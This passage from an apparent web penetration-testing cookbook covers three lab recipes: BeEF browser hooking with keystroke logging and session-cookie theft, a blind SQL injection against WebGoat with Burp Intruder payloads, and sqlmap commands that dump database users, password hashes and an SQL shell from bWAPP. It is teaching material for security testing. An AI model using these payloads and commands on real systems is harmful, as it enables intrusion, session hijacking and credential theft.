
3. Now, in the BeEF panel, the attacker will see a new online browser:



4. The best step for the attacker now is to generate some persistence, at least while the user is navigating in the compromised domain. Go to the **Commands** tab in the attacker's browser and, from there, to **Persistence** | **Man-In-The-Browser** and then click on **Execute**. After executing, select the relevant command in **Module Results History** to check the results, as shown:



5. If we check the **Logs** tab in the browser, we may see that BeEF is storing information about what the actions the user is performing in the browser's window, like typing and clicking, as we can see here:



6. We can also obtain the session cookie by using **Commands** | **Browser** | **Hooked Domain** | **Get Cookie**, as illustrated:


Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
Search
Browser (52)
Hooked Domain (24)
Fingerprint Ajax
Get Cookie
Get Form Values
Get Local Storage
Get Page HREFs
Module Results History
id
date
label
0
2015-10-12 00:06
command 1
Command results
1
Mon Oct 12 2015 00:07:01 GMT-0500 (CDT)
data: cookie=JSESSIONID=81BCA3A2358D42B3E85918CE8E9F1DDE;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
BEEFHOOK=UbQE2Amf3kYi17oDw9lJwltYnPSNTL5Jag9fs4COp2pASKM

How it works…

In this recipe, we used the `src` property of the `script` tag to call an external JavaScript file, in this case, the hook to our BeEF server.

This `hook.js` file communicates with the server, executes the commands and returns the responses so that the attacker can see them; it prints nothing in the client's browser so the victim will generally never know that his or her browser has been compromised.

After making the victim execute our `hook` script, we used the persistence module Man In The Browser to make the browser execute an AJAX request every time the user clicks a link to the same domain so that this request keeps the hook and also loads the new page.

We also saw that BeEF's log keeps a record of every action the user performs on the page and we were able to obtain a username and password from this. It was also possible to obtain the session cookie remotely which could have allowed an attacker to hijack the victim's session.

There’s more…

BeEF has an incredible amount of functionality, from ascertaining the type of browser the victim is using, to the exploitation of known vulnerabilities and the complete compromise of the client system. Some of the most interesting features are as follows:

- **Social Engineering/Pretty Theft**: This is a social engineering tool that allows us to simulate a login popup resembling common services like Facebook, LinkedIn, YouTube, and others.
- **Browser/Webcam and Browser/Webcam HTML5**: As obvious as it might seem, these two modules are able to abuse a permissive configuration to activate the victim’s webcam, the first uses a hidden flash embed and the other one uses HTML5.
- **Exploits folder**: This contains a collection of exploits for specific software and situations, some of them exploit servers and others the client’s browser.
- **Browser/Hooked Domain/Get Stored Credentials**: This attempts to extract the username and passwords for the compromised domains stored in the browser.
- **Use as Proxy**: If we right-click on a hooked browser we get the option to use it as a proxy which makes the client’s browser a web proxy; this may give us the chance to explore our victim’s internal network.

There are many other attacks and modules in BeEF that are useful to a penetration tester; if you want to learn more, you can check the official Wiki at: https://github.com/beefproject/beef/wiki.

Exploiting a Blind SQLi


In Chapter 6, *Exploitation – Low Hanging Fruits*, we exploited an error-based SQL Injection and now we will identify and exploit a Blind SQL Injection using Burp Suite's Intruder as our main tool.

Getting ready


We will need our browser to use Burp Suite as a proxy for this recipe.

How to do it…

1. Browse to `http://192.168.56.102/WebGoat` and log in with `webgoat` as both the username and password.
2. Click on **Start WebGoat** to go to WebGoat's main page.
3. Go to **Injection Flaws** | **Blind Numeric SQL Injection**.
4. The page says that the goal of the exercise is to find the value of a given field in a given row. We will do things a little differently but let's first see how it works: Leave `101` as the account number and click **Go!**.




5. Now try with `1011`.




Up to now, we have seen the behavior of the application, it only tells us if the account number is valid or not.

6. Let's try an injection as it is looking for numbers and probably using them as integers to search. We won't use the apostrophe in this test so submit `101 and 1=1`.



7. Now try `101 and 1=2`.




It looks like we have a blind injection here, injecting true statement results into a valid account, with a false one the **Invalid account number** message appears.


8. In this recipe, we will discover the name of the user connecting to the database, so we first need to know the length of the username. Let's try one, inject: `101 AND`

`1=char_length(current_user)`


9. The next step is to find this last request in BurpSuite's proxy history and send it to the intruder, as shown:



10. Once sent to the intruder, we can clear all the payload markers and add new one in the `1` after the `AND`, as shown:




11. Go to the payload section and set the **Payload type** to **Numbers**.
12. Set the **Payload type** to **Sequential**, from 1 to 15 with a step of 1.




13. To see if a response is positive or negative, go to **Intruder's options**, clear the **Grep-**

Match list and add **Invalid account number.** and **Account number is valid.**




We need to make this change in every intruder tab we use for this attack.

14. In order to make the applications flow, select **Always** in the **Redirections** section and check on **Process cookies** on **Redirections**.



We need to make this change in every intruder tab we use for this attack.

15. Start the attack.



Request	Payload	Status	Error	Timeout	Length	Invalid...	Accou...	Comment
0		200	☐	☐	29624	☑	☐	baseline request
1	1	200	☐	☐	29624	☑	☐	
2	2	200	☐	☐	29625	☐	☑	
3	3	200	☐	☐	29624	☑	☐	
4	4	200	☐	☐	29624	☑	☐	
5	5	200	☐	☐	29624	☑	☐	

It found a valid response on the number 2, this means that the username is only two characters long.

16. Now, we are going to guess each character in the username, starting by guessing the


first letter. Submit the following in the application: `101 AND 1=(current_user LIKE 'b%')`.

We chose `b` as the first letter to get BurpSuite to obtain the request, it could have been any letter.


17. Again, we send the request to the intruder and leave only one payload marker in the `b` that is the first letter of the name.

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

account_number=101 AND 1=(current_user LIKE '§b§%')&SUBMIT=Go%21
```

18. Our payload will be a simple list containing all the lower case and upper case letters (from a to z and A to Z):



19. Repeat steps 13 and 14 in this intruder tab and start the attack, as shown here:




Request	Payload	Status	Error	Redire...	Timeout	Length	Invalid account ...	Account number is valid.
15	O	200	☐	0	☐	29624	☑	☐
16	P	200	☐	0	☐	29624	☑	☐
17	Q	200	☐	0	☐	29624	☑	☐
18	R	200	☐	0	☐	29624	☑	☐
19	S	200	☐	0	☐	29625	☐	☑
20	T	200	☐	0	☐	29624	☑	☐
21	U	200	☐	0	☐	29624	☑	☐
22	V	200	☐	0	☐	29624	☑	☐

The first letter of our user name is an S.


20. Now, we need to find the second character of the name so we submit `101 AND 1=`

`(current_user='Sa')` to the application's textbox and send the request to the intruder.

21. Now our payload marker will be the "a" following the S, in other words, the second letter of the name.



22. Repeat steps 18 and 19. In our example, we only used capital letters in the list since if the first letter is a capital, there is a high chance that both characters in the name are capitals also.



The second character of the name is A so the user of the database that the application uses to make queries is SA. SA means System Administrator in Microsoft's SQL Server databases.

How it works…

Exploiting a Blind SQL Injection takes up more effort and time than an error-based injection; in this recipe we saw how to obtain the name of the user connected to the database while, in the SQLi exploitation in Chapter 6, *Exploitation – Low Hanging Fruits*, we used a single command to get it.

We could have used a dictionary approach to see if the current user was in a list of names but it would take up much more time and the name might not be in the list anyway.

We initially identified the vulnerability and revealed the messages telling us whether our requests were true or false.

Once we knew there was an injection and what a positive response would look like, we proceeded to ask for the length of the current username, asking the database, is 1 the length of the current username, is it 2, and so on, until the length is discovered. It is useful to know when to stop looking for characters in the username.

After finding the length, we use the same technique to discover the first letter, the `LIKE 'b%'` statement tells the SQL interpreter whether or not the first letter is b; the rest doesn't matter, it could be anything (`%` is the wildcard character for most SQL implementations). Here, we saw that the first letter was an S. Using the same principle, we found the second character and worked out the name.

There’s more…

This attack could continue by finding out the DBMS and the version being used and then using vendor-specific commands to see if the user has administrative privileges. If they do, you would extract all usernames and passwords, activate remote connections, and many more things besides

One other thing you could try is using SQLMap to exploit this kind of injection.


There is another kind of blind injection, which is the Time-Based Blind SQL Injection, in which we don’t have a visual clue whether or not the command was executed (as in valid or invalid account messages); instead, we need to send a `sleep` command to the database and, if the response time is slightly longer than the one we sent, then it is a true response. This kind of attack is really slow as it is sometimes necessary to wait even 30 seconds to get just one character. It is very useful to have tools like sqlninja or SQLMap in these situations (https://www.owasp.org/index.php/Blind_SQL_Injection).

Using SQLMap to get database information

In Chapter 6, *Exploitation – Low Hanging Fruits*, we used SQLMap to extract information and the content of tables from a database. This is very useful but it is not the only advantage of this tool, nor the most interesting. In this recipe, we will use it to extract information about database users and passwords that may allow us access to the system, not only to the application.


How to do it…

1. With the Bee-box virtual machine running and BurpSuite listening as a proxy, log in and select the SQL Injection (POST/Search) vulnerability.
2. Enter any movie name and click **Search**.
3. Now let's go to BurpSuite and check our request:



4. Now, go to a terminal in Kali Linux and enter the following command:

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --
cookie="PHPSESSID=15bfb5b6a982d4c86ee9096adcfdb2e0; security_level=0" -
-data "title=test&action=search" -p title --is-dba
```



We can see a successful injection. That the current user is DBA which means that the user can perform administrative tasks on the database such as adding users and changing passwords.

5. Now we want to extract more information such as users and passwords, so enter the following command in the terminal:

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --
cookie="PHPSESSID=15bfb5b6a982d4c86ee9096adcfdb2e0; security_level=0" -
-data "title=test&action=search" -p title --is-dba --users --passwords
```

```
[00:19:59] [INFO] fetching database users
database management system users [7]:
[*] ''@'bee-box'
[*] ''@'localhost'
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'bee-box'
[*] 'root'@'localhost'

[00:19:59] [INFO] fetching database users password hashes

do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] n
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *D4749CBC6F877E93F4A942F787C272224CC91D4A
[*] root [1]:
    password hash: *07BDCCE30E93A12AA2B693FD99990F044614A3E5

[00:20:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.103'

[*] shutting down at 00:20:11
```

We now have a list of the users of the database and their hashed passwords.

6. We can also get a shell that will allow us to send SQL queries to the database directly, as shown here:

sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --cookie="PHPSESSID=15bfb5b6a982d4c86ee9096adcfdb2e0; security_level=0" --data "title=test&action=search" -p title –sql-shell

```
[00:28:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0.12
[00:28:40] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[00:29:14] [INFO] fetching SQL query output: '@@version'
@@version:    '5.0.96-0ubuntu3'
sql-shell> show databases;
[00:30:05] [INFO] fetching SQL SELECT statement query output: 'show databases'
[00:30:05] [WARNING] something went wrong with full UNION technique (could be because of limitation on re
trieved number of entries)
show databases; [1]:

sql-shell> select * from information_schema.schemata;
[00:30:33] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.schemata'
[00:30:33] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names its
elf
